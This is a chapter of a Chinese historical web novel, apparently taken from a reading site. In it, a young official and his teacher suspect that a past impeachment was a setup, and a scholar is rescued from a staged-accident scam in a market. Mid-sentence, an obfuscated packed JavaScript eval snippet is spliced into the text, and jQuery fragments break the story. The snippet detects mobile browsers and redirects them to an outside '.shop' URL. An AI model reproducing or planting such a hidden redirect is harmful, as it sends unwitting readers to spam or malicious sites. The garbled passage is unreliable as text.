10. 初显露

作品:《妖孽侯爷训狗指南

    “是他也不全是他,一开始是宴饮之时被同桌的哪个官员听了过去,回去就写了个折子弹劾忘忧父亲,上了太和殿,大家都觉得一首诗罢了,不至于如此,小惩为戒即可,但那时樊述年却以损毁皇室声誉乃大不敬之名,硬是说服皇上下了重罚,以儆效尤,这是当年卷宗你看看。”刘太傅从桌案上找出一沓卷宗,起身边走边说,在萧瑾舟对面坐下。


    萧瑾舟拿起卷宗,仔细翻阅了片刻,问:“伯父为人如何?”


    刘太傅回想了一下,捋须道:“忘忧父亲,我是知道的,他在族中算是有才气的后辈,不过就是为人性格太过耿直刚硬,容易得罪人,所以在朝中并不受待见,被外放到了铜山县。”


    翻到某一页时,萧瑾舟停目细看,又问太傅道:“那酒量如何?”


    “别的我不敢说,他酒量必定是极好的,当年他成亲之时,我亲眼见识过,一人喝倒了八十多桌,仍面不改色,甚至说话做事也一如往常。”太傅放松了身子,靠在椅背上,舒了口气又说:“你看忘忧便知,刚刚他可喝了五瓶美人醉。”


    “酒量不对。”萧瑾舟看着卷宗,仔细翻看着当时宴饮期间的饭食酒水记录,念道:“桃花酿五壶,梨露白六壶,女儿红三壶。”


    他抬眸看向太傅说:“若按老师所说,伯父必定是酒中好手,这几壶酒虽加起来看数量不少,但都是果酒花酒居多,又怎会让其醉到口无遮拦的地步。”思及又道:“再说,想必伯父浸淫官场这么多年也是知道什么该说,什么不该说的。”


    刘太傅点头道:“没错,我当年也是这么想的,但当时老板还有伙计甚至在场的其他客人都看见他是醉醺醺,被人搀扶着走出酒楼的。”


    萧瑾舟放下卷宗,问道:“老师可知那位递折子的官员,如今在哪任职?”


    “铜山县”太傅拿过卷宗整理好,起身放回到原处,说:“铜山县现任县令便是当时弹劾忘忧父亲的官员。”


    萧瑾舟眼底掠过一丝惊色,随后便了然的冷笑一声说:“那想来伯父就算侥幸逃过此劫,下回也还会有其他罪责等着他。”


    “可樊述年为何要如此,是与伯父有旧怨?”萧瑾舟看着杯中茶叶起伏,仔细思索着各中关系,说:“亦或是……想要换掉铜山县令,把自己的人安插进去。”


    刘太傅摇了摇头说:“旧怨想来是没有的,之前忘忧父亲还在玉京时,都是一人独来独往,每日按时上下值,从不惹是生非,没听说他与樊述年有何龌龊。”


    萧瑾舟道:“那便是另一个原因,樊述年要在铜山县安插自己的人,也许他曾游说过伯父为他所用,但伯父拒绝了,所以他就设局除掉了伯父。”说着,他拿起茶盘上的一个空杯反扣在桌面上。


    他起身走到窗前,刚刚还是艳阳高照的天空,如今竟下起了小雨,萧瑾舟隔着雨雾远眺,看着远处逐渐变得模糊的高山,似是疑惑又像是在自问道:“樊述年为何要如此大费周章的在铜山县安插眼线?”


    刘太傅叹了口气,道:“我与忘忧也是推到这一步便止住了,关键是铜山县这一年来也并无异状且地处偏远,实难查证。”


    他踱步走到萧瑾舟身侧,也看着远方道:“我刚问你之事,其实是替忘忧问的。”随即转头看向萧瑾舟,说:“让他帮你,亦是让你帮他。”


    萧瑾舟把手放在窗棂,斟酌片刻后道:“那便让他入萧府做我的幕僚,如此方便行事。”


    ……“小清子,我现在才感觉自己活过来了!”魏廉双手叉腰,长舒了口气,大摇大摆的走着,像只被放出笼子撒欢的小公鸡。


    魏清与他并排,听言劝道:“主子给你安排的诗册,你一首诗都没背下来,到时候主子知道了,定是要加倍罚你的。”越想越担心,便停下步子拉住魏廉道:“要不你回去吧,我一个人也行的。”


    魏廉一听要他回去,连忙手脚并用抱住魏清的胳膊,撒泼耍赖道:“呜呜呜,小清子,我不想回去,一看到书我就头疼,我现在连晚上睡觉脑子里都是之乎者也,昨晚还梦魇了,我梦到……我梦到书在打我,我背不出诗经,那书就跟活了似的追着我打,呜呜呜我太惨了……”


    “哎呀,你多大了,别哭了!”看着周围人都瞧着他们一脸稀奇的样子,魏清便觉得丢人,小脸一下就红了。


    魏廉扬起委屈巴巴的脸,小声出谋划策道:“主子要问,你就说是夫人让我们俩一起去采买,主子就不会计较了。”


    “行,行吧,那我们快点。”魏清看着魏廉的样子,笑着拍了拍他的脑袋,无奈的应了。


    青云巷是玉京城中最热闹的街市,珠宝首饰、医馆书肆、布匹粮食、酒馆花楼在这应有尽有,要说缺点吧,也是有的,那就是实在太窄了。


    在魏廉拎着东西努力避开第八个大婶,不幸被第十三个大爷撞肩时,他仰头无奈的道:“早知道不出来了,这也太挤了,我都快喘不上气了。”


    魏清也努力缩着胳膊说:“是……是啊,早知道咱们应该去华兰巷,远是远了些,但是起码不会这么挤。”他转头对魏廉叮嘱道:“你护着点东西,这些都是二爷成亲时要用的,万不可有损。”


    “哎,知道知道。”魏廉说着把东西举到头顶。


    正走着,他眼尖看到前面挤了一圈人,心中好奇得很便朝着魏清喊:“小清子,你看前面干什么呢,这么热闹,咱们也去看看!”


    魏清还没来得及开口阻止,魏廉就举着东西寻着空档跑过去了,“你等等我!”他无奈喊道。“诶!你个书生,你走路不看道的吗?你没看见我老爹拄着拐儿呢?”


    人群中央有一个长得尖嘴猴腮的癞子正抓着一位锦衣公子耍赖打横,只见那癞子又道:“来人啊,大家看看,这有钱人家的公子哥撞了我爹还不承认,不把咱老百姓的命当命啊!”说完竟还一屁股坐在地上,捶着胸口哎呦哎呦起来。


    人总是同情弱者,不明所以的周围人只觉得是这公子仗势欺人,一下子都哄闹了起来,对着白忘忧指指点点。


    白忘忧用扇子杵了杵额头,他可没想到出门取个书还能遇上碰瓷儿的,今日还真是诸事不顺啊。


    他尽量语气和善道:“这位兄弟,我可是连你爹一片衣角都没碰到,我本好好走着,是你爹一个劲儿直扑了过来,还把我吓了一跳呢!”,说着用折扇拍了拍心口,眼神扫向周围人,他走到一位大娘身旁,故作了个可怜样,作揖道:“这位姐姐,刚才我从书肆出来刚好与你同路,想必你也看到方才的情形了,可为在下作个证啊?”


    那大娘听到这么个俊少年喊自己姐姐,一时都有些害羞,嘴角都要收不住笑了,说:“是啊,方才是那老头自个儿直直的冲过来躺在地上,把我也吓了一跳,这小公子碰都没碰他一下。”只见这大娘说完后,周围人有不少都开始附和。


    “是啊,我也看到了,这公子离老丈还有一臂远呢。”


    “对啊对啊,你再看那老头衣服上都是灰,要真撞上了,那公子的衣裳还能这么干净?”


    “诶?那不是坊西巷的朱癞子吗?他爹早死十;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17487234|202080||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    年了,哪来的爹啊?”


    众说纷纷……


    白忘忧看朱癞子因事情败露想要逃跑,一个箭步上前抓住了他的手腕,朱癞子挣脱不成,便想用另一只手挥拳也被白忘忧用扇子挡住。


    白忘忧笑的眉眼弯弯,像是在为对方考虑一样,道:“这位先生你要去哪?这事还没解决啊,不然咱们抬着老丈一起去趟官府吧。”朱癞子一听要去官府更是着急了,他趁其不备抬脚猛踹向了白忘忧的小腿。


    白忘忧吃痛松手,皱巴着脸单脚站立揉着受伤的小腿,他用扇子指着朱癞子道:“小人无耻也!”,说完便怒气冲冲想要上前抓人。


    朱癞子左看右看,随手拿起菜摊旁的水桶准备扔向白忘忧。


    白忘忧避闪不及,只能闭眼抬起双臂遮挡,想象中冰凉污臭的泥水并没有淋到他头上,反而朱癞子那边嗷嗷叫了起来。


    他抬眼看去,只见那水桶四分五裂的摔在一边,朱癞子被一个纤细少年反手按在地上,少年生的明艳如玉,衬上眉心朱色宛若雪中红梅。


    “小清子,你可真帅啊!”魏廉刚才脚都踏出去了,没想到魏清比他先快一步,一脚踹开了那木桶。


    魏清抬头朝魏廉笑了笑,随手拿过一旁婶子递的麻绳把朱癞子手脚绑了起来,待收拾妥当,他回头看着白忘忧道:“这位公子你可受伤了?”


    白忘忧连忙一瘸一拐走到魏清面前,行了个礼道:“无事,无事,不过真要多谢小公子了,不然在下现在就得被抬着送医馆了,不知小公子尊姓大名,在下好下回登门拜谢。”


    魏清瞪圆眼,急摆手道:“不用不用,举手之劳罢了,刚刚那位婶子已经去报官了,我们二人还有要事,就先回去了。”说完抱拳回了个礼便与魏廉拿着东西挤着人潮走了。


    白忘忧看着两人背影俞远,隐约还能听到两人的对话声。


    “小清子,你最近是不是背着我偷偷练功了,你这抬踢也太行运漏水了!”


    “是行云流水,你还是赶紧回去背书吧,要不然真有你哭的。”


    ……


    咚咚,一阵敲门声。


    “太傅,白公子回来了。”小厮在书房外禀报。刘太傅看了眼漏壶,没好气道:“又去哪瞎混了,拿个书拿这么久,你让他来书房吧。”


    没多久白忘忧到了,太傅看他一瘸一拐,连忙上前扶着问道:“你干什么去了,怎么还伤到腿了!”,不等白忘忧回话,他又向外喊道:“去把府医叫来。”


    白忘忧笑着拍了拍太傅的手,道:“老师,我没事儿,我是回来路上遇着碰瓷儿的了。”接着他简单把事情讲了一遍。


    太傅睨了他一眼,叮嘱道:“哎,以后定要稳重些,要想好对策再行事,此次要不是那位小公子,你伤的可就不只是腿了。”看了一眼萧瑾舟,太傅又道:“之后你就是你师兄的幕僚了,老夫顶着这张老脸为你保荐,莫要让老夫丢人啊。”


    白忘忧呼吸一滞,随即转眼看向萧瑾舟,只见他说:“你之事,我皆已悉知,我只有一个要求,行动谋划皆要与我商议之后再做决断,不可擅作主张反遭他人算计,这是害你也是害我。”说着放下茶杯,他略带深意看着白忘忧,又冷冷道:“除此之外,你我是师兄弟,我丑话说在前头,若你有异心,我必不会念旧情。”


    白忘忧连忙正色,承诺道:“师兄请放心,忘忧深知若要成事,必要隐忍蛰伏,我虽不才但也并非鄙夫宵小之辈,若真有那一日,便任师兄处置!”